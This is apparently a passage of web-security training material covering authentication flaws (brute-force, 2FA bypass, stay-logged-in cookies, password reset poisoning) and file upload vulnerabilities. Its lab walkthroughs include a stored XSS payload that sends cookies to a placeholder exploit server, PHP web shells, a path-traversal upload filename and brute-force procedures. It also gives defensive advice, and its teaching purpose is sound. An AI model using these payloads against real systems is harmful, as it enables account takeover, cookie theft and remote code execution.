7. In the results, look at the grep extract column. Notice that there are a couple of different error messages, but one of the responses did not contain any error message. Make a note of this password.
8. Wait for a minute to allow the account lock to reset. Log in using the username and password that you identified and access the user account page to solve the lab.

User rate limiting

Another way websites try to prevent brute-force attacks is through user rate limiting. In this case, making too many login requests within a short period of time causes your IP address to be blocked. Typically, the IP can only be unblocked in one of the following ways:

- Automatically after a certain period of time has elapsed
- Manually by an administrator
- Manually by the user after successfully completing a CAPTCHA

User rate limiting is sometimes preferred to account locking due to being less prone to username enumeration and denial of service attacks. However, it is still not completely secure. As we saw an example of in an earlier lab, there are several ways an attacker can manipulate their apparent IP in order to bypass the block.

As the limit is based on the rate of HTTP requests sent from the user's IP address, it is sometimes also possible to bypass this defense if you can work out how to guess multiple passwords with a single request.

Solution

1. With Burp running, investigate the login page. Notice that the `POST /login` request submits the login credentials in `JSON` format. Send this request to Burp Repeater.
2. In Burp Repeater, replace the single string value of the password with an array of strings containing all of the candidate passwords. For example:

```
"username" : "carlos",
"password" : [
    "123456",
    "password",
    "qwerty"
    ...]
```

3. Send the request. This will return a 302 response.
4. Right-click on this request and select **Show response in browser**. Copy the URL and load it in the browser. The page loads and you are logged in as `carlos`.
5. Click **My account** to access Carlos's account page and solve the lab.

HTTP basic authentication

Although fairly old, its relative simplicity and ease of implementation means you might sometimes see HTTP basic authentication being used. In HTTP basic authentication, the client receives an authentication token from the server, which is constructed by concatenating the username and password, and encoding it in Base64. This token is stored and managed by the browser, which automatically adds it to the `Authorization` header of every subsequent request as follows:

```
Authorization: Basic base64(username:password)
```

For a number of reasons, this is generally not considered a secure authentication method. Firstly, it involves repeatedly sending the user's login credentials with every request. Unless the website also implements HSTS, user credentials are open to being captured in a man-in-the-middle attack.

In addition, implementations of HTTP basic authentication often don't support brute-force protection. As the token consists exclusively of static values, this can leave it vulnerable to being brute-forced.

HTTP basic authentication is also particularly vulnerable to session-related exploits, notably CSRF, against which it offers no protection on its own.

In some cases, exploiting vulnerable HTTP basic authentication might only grant an attacker access to a seemingly uninteresting page. However, in addition to providing a further attack surface, the credentials exposed in this way might be reused in other, more confidential contexts.

Vulnerabilities in multi-factor authentication

In this section, we'll look at some of the vulnerabilities that can occur in multi-factor authentication mechanisms. We've also provided several interactive labs to demonstrate how you can exploit these vulnerabilities in multi-factor authentication.

Many websites rely exclusively on single-factor authentication using a password to authenticate users. However, some require users to prove their identity using multiple authentication factors.

Verifying biometric factors is impractical for most websites. However, it is increasingly common to see both mandatory and optional two-factor authentication (2FA) based on **something you know** and **something you have**. This usually requires users to enter both a traditional password and a temporary verification code from an out-of-band physical device in their possession.

While it is sometimes possible for an attacker to obtain a single knowledge-based factor, such as a password, being able to simultaneously obtain another factor from an out-of-band source is considerably less likely. For this reason, two-factor authentication is demonstrably more secure than single-factor authentication. However, as with any security measure, it is only ever as secure as its implementation. Poorly implemented two-factor authentication can be beaten, or even bypassed entirely, just as single-factor authentication can.

It is also worth noting that the full benefits of multi-factor authentication are only achieved by verifying multiple **different** factors. Verifying the same factor in two different ways is not true two-factor authentication. Email-based 2FA is one such example. Although the user has to provide a password and a verification code, accessing the code only relies on them knowing the login credentials for their email account. Therefore, the knowledge authentication factor is simply being verified twice.

Two-factor authentication tokens

Verification codes are usually read by the user from a physical device of some kind. Many high-security websites now provide users with a dedicated device for this purpose, such as the RSA token or keypad device that you might use to access your online banking or work laptop. In addition to being purpose-built for security, these dedicated

devices also have the advantage of generating the verification code directly. It is also common for websites to use a dedicated mobile app, such as Google Authenticator, for the same reason.

On the other hand, some websites send verification codes to a user's mobile phone as a text message. While this is technically still verifying the factor of "something you have", it is open to abuse. Firstly, the code is being transmitted via SMS rather than being generated by the device itself. This creates the potential for the code to be intercepted. There is also a risk of SIM swapping, whereby an attacker fraudulently obtains a SIM card with the victim's phone number. The attacker would then receive all SMS messages sent to the victim, including the one containing their verification code.

Bypassing two-factor authentication

At times, the implementation of two-factor authentication is flawed to the point where it can be bypassed entirely.

If the user is first prompted to enter a password, and then prompted to enter a verification code on a separate page, the user is effectively in a "logged in" state before they have entered the verification code. In this case, it is worth testing to see if you can directly skip to "logged-in only" pages after completing the first authentication step. Occasionally, you will find that a website doesn't actually check whether or not you completed the second step before loading the page.

Example - 2FA simple bypass

1. Log in to your own account. Your 2FA verification code will be sent to you by email. Click the **Email client** button to access your emails.
2. Go to your account page and make a note of the URL.
3. Log out of your account.
4. Log in using the victim's credentials.
5. When prompted for the verification code, manually change the URL to navigate to `/my-account`. The lab is solved when the page loads.

Flawed two-factor verification logic

Sometimes flawed logic in two-factor authentication means that after a user has completed the initial login step, the website doesn't adequately verify that the same user is completing the second step.

For example, the user logs in with their normal credentials in the first step as follows:

```
POST /login-steps/first HTTP/1.1
Host: vulnerable-website.com
```

```
username=carlos&password=qwerty
```

They are then assigned a cookie that relates to their account, before being taken to the second step of the login process:

```
HTTP/1.1 200 OK
Set-Cookie: account=carlos

GET /login-steps/second HTTP/1.1
Cookie: account=carlos
```

When submitting the verification code, the request uses this cookie to determine which account the user is trying to access:

```
POST /login-steps/second HTTP/1.1
Host: vulnerable-website.com
Cookie: account=carlos
…
verification-code=123456
```

In this case, an attacker could log in using their own credentials but then change the value of the `account` cookie to any arbitrary username when submitting the verification code.

```
POST /login-steps/second HTTP/1.1
Host: vulnerable-website.com
Cookie: account=victim-user
…
verification-code=123456
```

This is extremely dangerous if the attacker is then able to brute-force the verification code as it would allow them to log in to arbitrary users' accounts based entirely on their username. They would never even need to know the user's password.

Example - 2FA broken logic

1. With Burp running, log in to your own account and investigate the 2FA verification process. Notice that in the `POST /login2` request, the `verify` parameter is used to determine which user's account is being accessed.

2. Log out of your account.
3. Send the `GET /login2` request to Burp Repeater. Change the value of the `verify` parameter to `carlos` and send the request. This ensures that a temporary 2FA code is generated for Carlos.
4. Go to the login page and enter your username and password. Then, submit an invalid 2FA code.
5. Send the `POST /login2` request to Burp Intruder.
6. In Burp Intruder, set the `verify` parameter to `carlos` and add a payload position to the `mfa-code` parameter. Brute-force the verification code.
7. Load the 302 response in the browser.
8. Click **My account** to solve the lab.

Brute-forcing 2FA verification codes

As with passwords, websites need to take steps to prevent brute-forcing of the 2FA verification code. This is especially important because the code is often a simple 4 or 6-digit number. Without adequate brute-force protection, cracking such a code is trivial.

Some websites attempt to prevent this by automatically logging a user out if they enter a certain number of incorrect verification codes. This is ineffective in practice because an advanced attacker can even automate this multi-step process by creating macros for Burp Intruder. The Turbo Intruder extension can also be used for this purpose.

Example - 2FA bypass using a brute-force attack

1. With Burp running, log in as `carlos` and investigate the 2FA verification process. Notice that if you enter the wrong code twice, you will be logged out again. You need to use Burp's session handling features to log back in automatically before sending each request.
2. In Burp, click **Settings** to open the **Settings** dialog, then click **Sessions**. In the **Session Handling Rules** panel, click **Add**. The **Session handling rule editor** dialog opens.
3. In the dialog, go to the **Scope** tab. Under **URL Scope**, select the option **Include all URLs**.
4. Go back to the **Details** tab and under **Rule Actions**, click **Add > Run a macro**.
5. Under **Select macro** click **Add** to open the **Macro Recorder**. Select the following 3 requests:

```
GET /login
POST /login
GET /login2
```

Then click **OK**. The **Macro Editor** dialog opens.

6. Click **Test macro** and check that the final response contains the page asking you to provide the 4-digit security code. This confirms that the macro is working correctly.
7. Keep clicking **OK** to close the various dialogs until you get back to the main Burp window. The macro will now automatically log you back in as Carlos before each request is sent by Burp Intruder.
8. Send the `POST /login2` request to Burp Intruder.
9. In Burp Intruder, add a payload position to the `mfa-code` parameter.
10. In the **Payloads** side panel, select the **Numbers** payload type. Enter the range 0 - 9999 and set the step to 1. Set the min/max integer digits to 4 and max fraction digits to 0. This will create a payload for every possible 4-digit integer.
11. Click on **Resource pool** to open the **Resource pool** side panel. Add the attack to a resource pool with the **Maximum concurrent requests** set to `1`.
12. Start the attack. Eventually, one of the requests will return a `302` status code. Right-click on this request and select **Show response in browser**. Copy the URL and load it in the browser.
13. Click **My account** to solve the lab.

Vulnerabilities in other authentication mechanisms

In addition to the basic login functionality, most websites provide supplementary functionality to allow users to manage their account. For example, users can typically change their password or reset their password when they forget it. These mechanisms can also introduce vulnerabilities that can be exploited by an attacker.

Websites usually take care to avoid well-known vulnerabilities in their login pages. But it is easy to overlook the fact that you need to take similar steps to ensure that related functionality is equally as robust. This is especially important in cases where an attacker is able to create their own account and, consequently, has easy access to study these additional pages.

Keeping users logged in

A common feature is the option to stay logged in even after closing a browser session. This is usually a simple checkbox labeled something like "Remember me" or "Keep me logged in".

This functionality is often implemented by generating a "remember me" token of some kind, which is then stored in a persistent cookie. As possessing this cookie effectively allows you to bypass the entire login process, it is best practice for this cookie to be

impractical to guess. However, some websites generate this cookie based on a predictable concatenation of static values, such as the username and a timestamp. Some even use the password as part of the cookie. This approach is particularly dangerous if an attacker is able to create their own account because they can study their own cookie and potentially deduce how it is generated. Once they work out the formula, they can try to brute-force other users' cookies to gain access to their accounts.

Some websites assume that if the cookie is encrypted in some way it will not be guessable even if it does use static values. While this may be true if done correctly, naively "encrypting" the cookie using a simple two-way encoding like Base64 offers no protection whatsoever. Even using proper encryption with a one-way hash function is not completely bulletproof. If the attacker is able to easily identify the hashing algorithm, and no salt is used, they can potentially brute-force the cookie by simply hashing their wordlists. This method can be used to bypass login attempt limits if a similar limit isn't applied to cookie guesses.

Example - Brute-forcing a stay-logged-in cookie

1. With Burp running, log in to your own account with the **Stay logged in** option selected. Notice that this sets a `stay-logged-in` cookie.
2. Examine this cookie in the Inspector panel and notice that it is Base64-encoded. Its decoded value is `wiener:51dc30ddc473d43a6011e9ebba6ca770`. Study the length and character set of this string and notice that it could be an MD5 hash. Given that the plaintext is your username, you can make an educated guess that this may be a hash of your password. Hash your password using MD5 to confirm that this is the case. We now know that the cookie is constructed as follows:
   `base64(username+':'+md5HashOfPassword)`
3. Log out of your account.
4. In the most recent `GET /my-account?id=wiener` request highlight the `stay-logged-in` cookie parameter and send the request to Burp Intruder.
5. In Burp Intruder, notice that the `stay-logged-in` cookie has been automatically added as a payload position. Add your own password as a single payload.
6. Under **Payload processing**, add the following rules in order. These rules will be applied sequentially to each payload before the request is submitted.
   - Hash: `MD5`
   - Add prefix: `wiener:`
   - Encode: `Base64-encode`
7. As the **Update email** button is only displayed when you access the **My account** page in an authenticated state, we can use the presence or absence of this button to determine whether we've successfully brute-forced the cookie. In the

Settings side panel, add a grep match rule to flag any responses containing the string `Update email`. Start the attack.

8. Notice that the generated payload was used to successfully load your own account page. This confirms that the payload processing rules work as expected and you were able to construct a valid cookie for your own account.
9. Make the following adjustments and then repeat this attack:
    - Remove your own password from the payload list and add the list of candidate passwords instead.
    - Change the `id` parameter in the request URL to `carlos` instead of `wiener`.
    - Change the **Add prefix** rule to add `carlos:` instead of `wiener:`.
10. Clear the **session=** value as 'Stay logged in' will create one automatically
11. When the attack is finished, the lab will be solved. Notice that only one request returned a response containing `Update email`. The payload from this request is the valid `stay-logged-in` cookie for Carlos's account.

Even if the attacker is not able to create their own account, they may still be able to exploit this vulnerability. Using the usual techniques, such as XSS, an attacker could steal another user's "remember me" cookie and deduce how the cookie is constructed from that. If the website was built using an open-source framework, the key details of the cookie construction may even be publicly documented.

In some rare cases, it may be possible to obtain a user's actual password in cleartext from a cookie, even if it is hashed. Hashed versions of well-known password lists are available online, so if the user's password appears in one of these lists, decrypting the hash can occasionally be as trivial as just pasting the hash into a search engine. This demonstrates the importance of salt in effective encryption.

Example - Offline password cracking

1. With Burp running, use your own account to investigate the "Stay logged in" functionality. Notice that the `stay-logged-in` cookie is Base64 encoded.
2. In the **Proxy > HTTP history** tab, go to the **Response** to your login request and highlight the `stay-logged-in` cookie, to see that it is constructed as follows: `username+':'+md5HashOfPassword`
3. You now need to steal the victim user's cookie. Observe that the comment functionality is vulnerable to XSS.
4. Go to the exploit server and make a note of the URL.
5. Go to one of the blogs and post a comment containing the following stored XSS payload, remembering to enter your own exploit server ID:
```
<script>document.location='//YOUR-EXPLOIT-SERVER-ID.exploit-server.net/'+document.cookie</script>
```

6. On the exploit server, open the access log. There should be a `GET` request from the victim containing their `stay-logged-in` cookie.
7. Decode the cookie in Burp Decoder. The result will be: `carlos:26323c16d5f4dabff3bb136f2460a943`
8. Copy the hash and paste it into a search engine. This will reveal that the password is `onceuponatime`.
9. Log in to the victim's account, go to the "My account" page, and delete their account to solve the lab.

Note
The purpose of this lab is to demonstrate the potential of cracking passwords offline. Most likely, this would be done using a tool like hashcat, for example. When testing your clients' websites, we do not recommend submitting hashes of their real passwords in a search engine.

Resetting user passwords

In practice some users will forget their password, so it is common to have a way for them to reset it. As the usual password-based authentication is obviously impossible in this scenario, websites have to rely on alternative methods to make sure that the real user is resetting their own password. For this reason, the password reset functionality is inherently dangerous and needs to be implemented securely.

There are a few different ways that this feature is commonly implemented, with varying degrees of vulnerability.

Sending passwords by email

It should go without saying that sending users their current password should never be possible if a website handles passwords securely in the first place. Instead, some websites generate a new password and send this to the user via email.

Generally speaking, sending persistent passwords over insecure channels is to be avoided. In this case, the security relies on either the generated password expiring after a very short period, or the user changing their password again immediately. Otherwise, this approach is highly susceptible to man-in-the-middle attacks.

Email is also generally not considered secure given that inboxes are both persistent and not really designed for secure storage of confidential information. Many users also automatically sync their inbox between multiple devices across insecure channels.

Resetting passwords using a URL

A more robust method of resetting passwords is to send a unique URL to users that takes them to a password reset page. Less secure implementations of this method use a URL with an easily guessable parameter to identify which account is being reset, for example:

```
http://vulnerable-website.com/reset-password?user=victim-user
```

In this example, an attacker could change the `user` parameter to refer to any username they have identified. They would then be taken straight to a page where they can potentially set a new password for this arbitrary user.

A better implementation of this process is to generate a high-entropy, hard-to-guess token and create the reset URL based on that. In the best case scenario, this URL should provide no hints about which user's password is being reset.

```
http://vulnerable-website.com/reset-password?token=a0ba0d1cb3b63d13822572fcff1a241895d893f659164d4cc550b421ebdd48a8
```

When the user visits this URL, the system should check whether this token exists on the back-end and, if so, which user's password it is supposed to reset. This token should expire after a short period of time and be destroyed immediately after the password has been reset.

However, some websites fail to also validate the token again when the reset form is submitted. In this case, an attacker could simply visit the reset form from their own account, delete the token, and leverage this page to reset an arbitrary user's password.

Example - Password reset broken logic

1. With Burp running, click the **Forgot your password?** link and enter your own username.
2. Click the **Email client** button to view the password reset email that was sent. Click the link in the email and reset your password to whatever you want.
3. In Burp, go to **Proxy > HTTP history** and study the requests and responses for the password reset functionality. Observe that the reset token is provided as a URL query parameter in the reset email. Notice that when you submit your new password, the `POST /forgot-password?temp-forgot-password-token` request contains the username as hidden input. Send this request to Burp Repeater.
4. In Burp Repeater, observe that the password reset functionality still works even if you delete the value of the `temp-forgot-password-token` parameter in

both the URL and request body. This confirms that the token is not being checked when you submit the new password.

5. In the browser, request a new password reset and change your password again. Send the `POST /forgot-password?temp-forgot-password-token` request to Burp Repeater again.
6. In Burp Repeater, delete the value of the `temp-forgot-password-token` parameter in both the URL and request body. Change the `username` parameter to `carlos`. Set the new password to whatever you want and send the request.
7. In the browser, log in to Carlos's account using the new password you just set. Click **My account** to solve the lab.

If the URL in the reset email is generated dynamically, this may also be vulnerable to password reset poisoning. In this case, an attacker can potentially steal another user's token and use it change their password.

Example - Password reset poisoning via middleware

1. With Burp running, investigate the password reset functionality. Observe that a link containing a unique reset token is sent via email.
2. Send the `POST /forgot-password` request to Burp Repeater. Notice that the `X-Forwarded-Host` header is supported and you can use it to point the dynamically generated reset link to an arbitrary domain.
3. Go to the exploit server and make a note of your exploit server URL.
4. Go back to the request in Burp Repeater and add the `X-Forwarded-Host` header with your exploit server URL:
   `X-Forwarded-Host: YOUR-EXPLOIT-SERVER-ID.exploit-server.net`
5. Change the `username` parameter to `carlos` and send the request.
6. Go to the exploit server and open the access log. You should see a `GET /forgot-password` request, which contains the victim's token as a query parameter. Make a note of this token.
7. Go back to your email client and copy the valid password reset link (not the one that points to the exploit server). Paste this into the browser and change the value of the `temp-forgot-password-token` parameter to the value that you stole from the victim.
8. Load this URL and set a new password for Carlos's account.
9. Log in to Carlos's account using the new password to solve the lab.

Changing user passwords

Typically, changing your password involves entering your current password and then the new password twice. These pages fundamentally rely on the same process for checking

that usernames and current passwords match as a normal login page does. Therefore, these pages can be vulnerable to the same techniques.

Password change functionality can be particularly dangerous if it allows an attacker to access it directly without being logged in as the victim user. For example, if the username is provided in a hidden field, an attacker might be able to edit this value in the request to target arbitrary users. This can potentially be exploited to enumerate usernames and brute-force passwords.

Example - Password brute-force via password change

1. With Burp running, log in and experiment with the password change functionality. Observe that the username is submitted as hidden input in the request.
2. Notice the behavior when you enter the wrong current password. If the two entries for the new password match, the account is locked. However, if you enter two different new passwords, an error message simply states `Current password is incorrect`. If you enter a valid current password, but two different new passwords, the message says `New passwords do not match`. We can use this message to enumerate correct passwords.
3. Enter your correct current password and two new passwords that do not match. Send this `POST /my-account/change-password` request to Burp Intruder.
4. In Burp Intruder, change the `username` parameter to `carlos` and add a payload position to the `current-password` parameter. Make sure that the new password parameters are set to two different values. For example: `username=carlos&current-password=§incorrect-password§&new-password-1=123&new-password-2=abc`
5. In the **Payloads** side panel, enter the list of passwords as the payload set.
6. Click **Settings** to open the **Settings** side panel, then add a grep match rule to flag responses containing `New passwords do not match`. Start the attack.
7. When the attack finished, notice that one response was found that contains the `New passwords do not match` message. Make a note of this password.
8. In the browser, log out of your own account and lock back in with the username `carlos` and the password that you just identified.
9. Click **My account** to solve the lab.

How to secure your authentication mechanisms

In this section, we'll talk about how you can prevent some of the vulnerabilities we've discussed from occurring in your authentication mechanisms.

Authentication is a complex topic and, as we have demonstrated, it is unfortunately all too easy for weaknesses and flaws to creep in. Outlining every possible measure you

can take to protect your own websites is clearly not possible. However, there are several general principles that you should always follow.

Preventing attacks on your own authentication mechanisms

We have demonstrated several ways in which websites can be vulnerable due to how they implement authentication. To reduce the risk of such attacks on your own websites, there are several principles that you should always try to follow.

Take care with user credentials

Even the most robust authentication mechanisms are ineffective if you unwittingly disclose a valid set of login credentials to an attacker. It should go without saying that you should never send any login data over unencrypted connections. Although you may have implemented HTTPS for your login requests, make sure that you enforce this by redirecting any attempted HTTP requests to HTTPS as well.

You should also audit your website to make sure that no username or email addresses are disclosed either through publicly accessible profiles or reflected in HTTP responses, for example.

Don't count on users for security

Strict authentication measures often require some additional effort from your users. Human nature makes it all but inevitable that some users will find ways to save themselves this effort. Therefore, you need to enforce secure behavior wherever possible.

The most obvious example is to implement an effective password policy. Some of the more traditional policies fall down because people crowbar their own predictable passwords into the policy. Instead, it can be more effective to implement a simple password checker of some kind, which allows users to experiment with passwords and provides feedback about their strength in real time. A popular example is the JavaScript library `zxcvbn`, which was developed by Dropbox. By only allowing passwords which are rated highly by the password checker, you can enforce the use of secure passwords more effectively than you can with traditional policies.

Prevent username enumeration

It is considerably easier for an attacker to break your authentication mechanisms if you reveal that a user exists on the system. There are even certain situations where, due to the nature of the website, the knowledge that a particular person has an account is sensitive information in itself.

Regardless of whether an attempted username is valid, it is important to use identical, generic error messages, and make sure they really are identical. You should always return the same HTTP status code with each login request and, finally, make the response times in different scenarios as indistinguishable as possible.

Implement robust brute-force protection

Given how simple constructing a brute-force attack can be, it is vital to ensure that you take steps to prevent, or at least disrupt, any attempts to brute-force logins.

One of the more effective methods is to implement strict, IP-based user rate limiting. This should involve measures to prevent attackers from manipulating their apparent IP address. Ideally, you should require the user to complete a CAPTCHA test with every login attempt after a certain limit is reached.

Keep in mind that this is not guaranteed to completely eliminate the threat of brute-forcing. However, making the process as tedious and manual as possible increases the likelihood that any would-be attacker gives up and goes in search of a softer target instead.

Triple-check your verification logic

As demonstrated by our labs, it is easy for simple logic flaws to creep into code which, in the case of authentication, have the potential to completely compromise your website and users. Auditing any verification or validation logic thoroughly to eliminate flaws is absolutely key to robust authentication. A check that can be bypassed is, ultimately, not much better than no check at all.

Don't forget supplementary functionality

Be sure not to just focus on the central login pages and overlook additional functionality related to authentication. This is particularly important in cases where the attacker is free to register their own account and explore this functionality. Remember that a password reset or change is just as valid an attack surface as the main login mechanism and, consequently, must be equally as robust.

Implement proper multi-factor authentication

While multi-factor authentication may not be practical for every website, when done properly it is much more secure than password-based login alone. Remember that verifying multiple instances of the same factor is not true multi-factor authentication. Sending verification codes via email is essentially just a more long-winded form of single-factor authentication.

SMS-based 2FA is technically verifying two factors (something you know and something you have). However, the potential for abuse through SIM swapping, for example, means that this system can be unreliable.

Ideally, 2FA should be implemented using a dedicated device or app that generates the verification code directly. As they are purpose-built to provide security, these are typically more secure.

Finally, just as with the main authentication logic, make sure that the logic in your 2FA checks is sound so that it cannot be easily bypassed.

FILE UPLOAD VULNERABILITIES

What are file upload vulnerabilities?

File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size. Failing to properly enforce restrictions on these could mean that even a basic image upload function can be used to upload arbitrary and potentially dangerous files instead. This could even include server-side script files that enable remote code execution.

In some cases, the act of uploading the file is in itself enough to cause damage. Other attacks may involve a follow-up HTTP request for the file, typically to trigger its execution by the server.

What is the impact of file upload vulnerabilities?

The impact of file upload vulnerabilities generally depends on two key factors:

Which aspect of the file the website fails to validate properly, whether that be its size, type, contents, and so on.

What restrictions are imposed on the file once it has been successfully uploaded.

In the worst case scenario, the file's type isn't validated properly, and the server configuration allows certain types of file (such as `.php` and `.jsp`) to be executed as code. In this case, an attacker could potentially upload a server-side code file that functions as a web shell, effectively granting them full control over the server.

If the filename isn't validated properly, this could allow an attacker to overwrite critical files simply by uploading a file with the same name. If the server is also vulnerable to directory traversal, this could mean attackers are even able to upload files to unanticipated locations.

Failing to make sure that the size of the file falls within expected thresholds could also enable a form of denial-of-service (DoS) attack, whereby the attacker fills the available disk space.

How do file upload vulnerabilities arise?

Given the fairly obvious dangers, it's rare for websites in the wild to have no restrictions whatsoever on which files users are allowed to upload. More commonly, developers implement what they believe to be robust validation that is either inherently flawed or can be easily bypassed.

For example, they may attempt to blacklist dangerous file types, but fail to account for parsing discrepancies when checking the file extensions. As with any blacklist, it's also easy to accidentally omit more obscure file types that may still be dangerous.

In other cases, the website may attempt to check the file type by verifying properties that can be easily manipulated by an attacker using tools like Burp Proxy or Repeater.

Ultimately, even robust validation measures may be applied inconsistently across the network of hosts and directories that form the website, resulting in discrepancies that can be exploited.

How do web servers handle requests for static files?

Before we look at how to exploit file upload vulnerabilities, it's important that you have a basic understanding of how servers handle requests for static files.

Historically, websites consisted almost entirely of static files that would be served to users when requested. As a result, the path of each request could be mapped 1:1 with the hierarchy of directories and files on the server's filesystem. Nowadays, websites are increasingly dynamic and the path of a request often has no direct relationship to the filesystem at all. Nevertheless, web servers still deal with requests for some static files, including stylesheets, images, and so on.

How do web servers handle requests for static files? - Continued

The process for handling these static files is still largely the same. At some point, the server parses the path in the request to identify the file extension. It then uses this to determine the type of the file being requested, typically by comparing it to a list of preconfigured mappings between extensions and MIME types. What happens next depends on the file type and the server's configuration.

If this file type is non-executable, such as an image or a static HTML page, the server may just send the file's contents to the client in an HTTP response.

If the file type is executable, such as a PHP file, **and** the server is configured to execute files of this type, it will assign variables based on the headers and parameters in the HTTP request before running the script. The resulting output may then be sent to the client in an HTTP response.

If the file type is executable, but the server **is not** configured to execute files of this type, it will generally respond with an error. However, in some cases, the contents of the file may still be served to the client as plain text. Such misconfigurations can occasionally

be exploited to leak source code and other sensitive information. You can see an example of this in our information disclosure learning materials.

Tip

The `Content-Type` response header may provide clues as to what kind of file the server thinks it has served. If this header hasn't been explicitly set by the application code, it normally contains the result of the file extension/MIME type mapping.

Now that you're familiar with the key concepts, let's look at how you can potentially exploit these kinds of vulnerabilities.

Exploiting unrestricted file uploads to deploy a web shell

From a security perspective, the worst possible scenario is when a website allows you to upload server-side scripts, such as PHP, Java, or Python files, and is also configured to execute them as code. This makes it trivial to create your own web shell on the server.

Web shell

A web shell is a malicious script that enables an attacker to execute arbitrary commands on a remote web server simply by sending HTTP requests to the right endpoint.

If you're able to successfully upload a web shell, you effectively have full control over the server. This means you can read and write arbitrary files, exfiltrate sensitive data, even use the server to pivot attacks against both internal infrastructure and other servers outside the network. For example, the following PHP one-liner could be used to read arbitrary files from the server's filesystem:

```
<?php echo file_get_contents('/path/to/target/file'); ?>
```

Once uploaded, sending a request for this malicious file will return the target file's contents in the response.

A more versatile web shell may look something like this:

```
<?php echo system($_GET['command']); ?>
```

This script enables you to pass an arbitrary system command via a query parameter as follows:

```
GET /example/exploit.php?command=id HTTP/1.1
```

Example - Remote code execution via web shell upload

While proxying traffic through Burp, log in to your account and notice the option for uploading an avatar image.

Upload an arbitrary image, then return to your account page. Notice that a preview of your avatar is now displayed on the page.

In Burp, go to **Proxy > HTTP history**. Click the filter bar to open the **HTTP history filter** window. Under **Filter by MIME type**, enable the **Images** checkbox, then apply your changes.

In the proxy history, notice that your image was fetched using a `GET` request to `/files/avatars/<YOUR-IMAGE>`. Send this request to Burp Repeater.

On your system, create a file called `exploit.php`, containing a script for fetching the contents of Carlos's secret file. For example:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Use the avatar upload function to upload your malicious PHP file. The message in the response confirms that this was uploaded successfully.

In Burp Repeater, change the path of the request to point to your PHP file:

```
GET /files/avatars/exploit.php HTTP/1.1
```

Send the request. Notice that the server has executed your script and returned its output (Carlos's secret) in the response.

Submit the secret to solve the lab.

Exploiting flawed validation of file uploads

In the wild, it's unlikely that you'll find a website that has no protection against file upload attacks like we saw in the previous lab. But just because defenses are in place, that doesn't mean that they're robust. You can sometimes still exploit flaws in these mechanisms to obtain a web shell for remote code execution.

Flawed file type validation

When submitting HTML forms, the browser typically sends the provided data in a `POST` request with the content type `application/x-www-form-url-encoded`. This is fine for sending simple text like your name or address. However, it isn't suitable for sending

large amounts of binary data, such as an entire image file or a PDF document. In this case, the content type `multipart/form-data` is preferred.

Consider a form containing fields for uploading an image, providing a description of it, and entering your username. Submitting such a form might result in a request that looks something like this:

```
POST /images HTTP/1.1
    Host: normal-website.com
    Content-Length: 12345
    Content-Type: multipart/form-data;
boundary=--------------------------012345678901234567890123456


    --------------------------012345678901234567890123456
    Content-Disposition: form-data; name="image";
filename="example.jpg"
    Content-Type: image/jpeg


    [...binary content of example.jpg...]


    --------------------------012345678901234567890123456
    Content-Disposition: form-data; name="description"


    This is an interesting description of my image.


    --------------------------012345678901234567890123456
    Content-Disposition: form-data; name="username"


    wiener
    --------------------------012345678901234567890123456--
```

As you can see, the message body is split into separate parts for each of the form's inputs. Each part contains a `Content-Disposition` header, which provides some basic information about the input field it relates to. These individual parts may also

contain their own `Content-Type` header, which tells the server the MIME type of the data that was submitted using this input.

One way that websites may attempt to validate file uploads is to check that this input-specific `Content-Type` header matches an expected MIME type. If the server is only expecting image files, for example, it may only allow types like `image/jpeg` and `image/png`. Problems can arise when the value of this header is implicitly trusted by the server. If no further validation is performed to check whether the contents of the file actually match the supposed MIME type, this defense can be easily bypassed using tools like Burp Repeater.

Preventing file execution in user-accessible directories

While it's clearly better to prevent dangerous file types being uploaded in the first place, the second line of defense is to stop the server from executing any scripts that do slip through the net.

As a precaution, servers generally only run scripts whose MIME type they have been explicitly configured to execute. Otherwise, they may just return some kind of error message or, in some cases, serve the contents of the file as plain text instead:

```
GET /static/exploit.php?command=id HTTP/1.1

    Host: normal-website.com

    HTTP/1.1 200 OK

    Content-Type: text/plain

    Content-Length: 39

    <?php echo system($_GET['command']); ?>
```

This behavior is potentially interesting in its own right, as it may provide a way to leak source code, but it nullifies any attempt to create a web shell.

This kind of configuration often differs between directories. A directory to which user-supplied files are uploaded will likely have much stricter controls than other locations on the filesystem that are assumed to be out of reach for end users. If you can find a way to upload a script to a different directory that's not supposed to contain user-supplied files, the server may execute your script after all.

Tip

Web servers often use the `filename` field in `multipart/form-data` requests to determine the name and location where the file should be saved.

You should also note that even though you may send all of your requests to the same domain name, this often points to a reverse proxy server of some kind, such as a load balancer. Your requests will often be handled by additional servers behind the scenes, which may also be configured differently.

Example - Web shell upload via path traversal

Log in and upload an image as your avatar, then go back to your account page.

In Burp, go to **Proxy > HTTP history** and notice that your image was fetched using a `GET` request to `/files/avatars/<YOUR-IMAGE>`. Send this request to Burp Repeater.

On your system, create a file called `exploit.php`, containing a script for fetching the contents of Carlos's secret. For example:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Upload this script as your avatar. Notice that the website doesn't seem to prevent you from uploading PHP files.

In Burp Repeater, go to the tab containing the `GET /files/avatars/<YOUR-IMAGE>` request. In the path, replace the name of your image file with `exploit.php` and send the request. Observe that instead of executing the script and returning the output, the server has just returned the contents of the PHP file as plain text.

In Burp's proxy history, find the `POST /my-account/avatar` request that was used to submit the file upload and send it to Burp Repeater.

In Burp Repeater, go to the tab containing the `POST /my-account/avatar` request and find the part of the request body that relates to your PHP file. In the `Content-Disposition` header, change the `filename` to include a directory traversal sequence:

```
Content-Disposition: form-data; name="avatar";
filename="../exploit.php"
```

Send the request. Notice that the response says `The file avatars/exploit.php has been uploaded.` This suggests that the server is stripping the directory traversal sequence from the file name.

Obfuscate the directory traversal sequence by URL encoding the forward slash (`/`) character, resulting in:

```
filename="..%2fexploit.php"
```

Send the request and observe that the message now says `The file avatars/../exploit.php has been uploaded.` This indicates that the file name is being URL decoded by the server.

In the browser, go back to your account page.

In Burp's proxy history, find the `GET /files/avatars/..%2fexploit.php` request. Observe that Carlos's secret was returned in the response. This indicates that the file was uploaded to a higher directory in the filesystem hierarchy (`/files`), and subsequently executed by the server. Note that this means you can also request this file using `GET /files/exploit.php`.

Submit the secret to solve the lab.

Insufficient blacklisting of dangerous file types

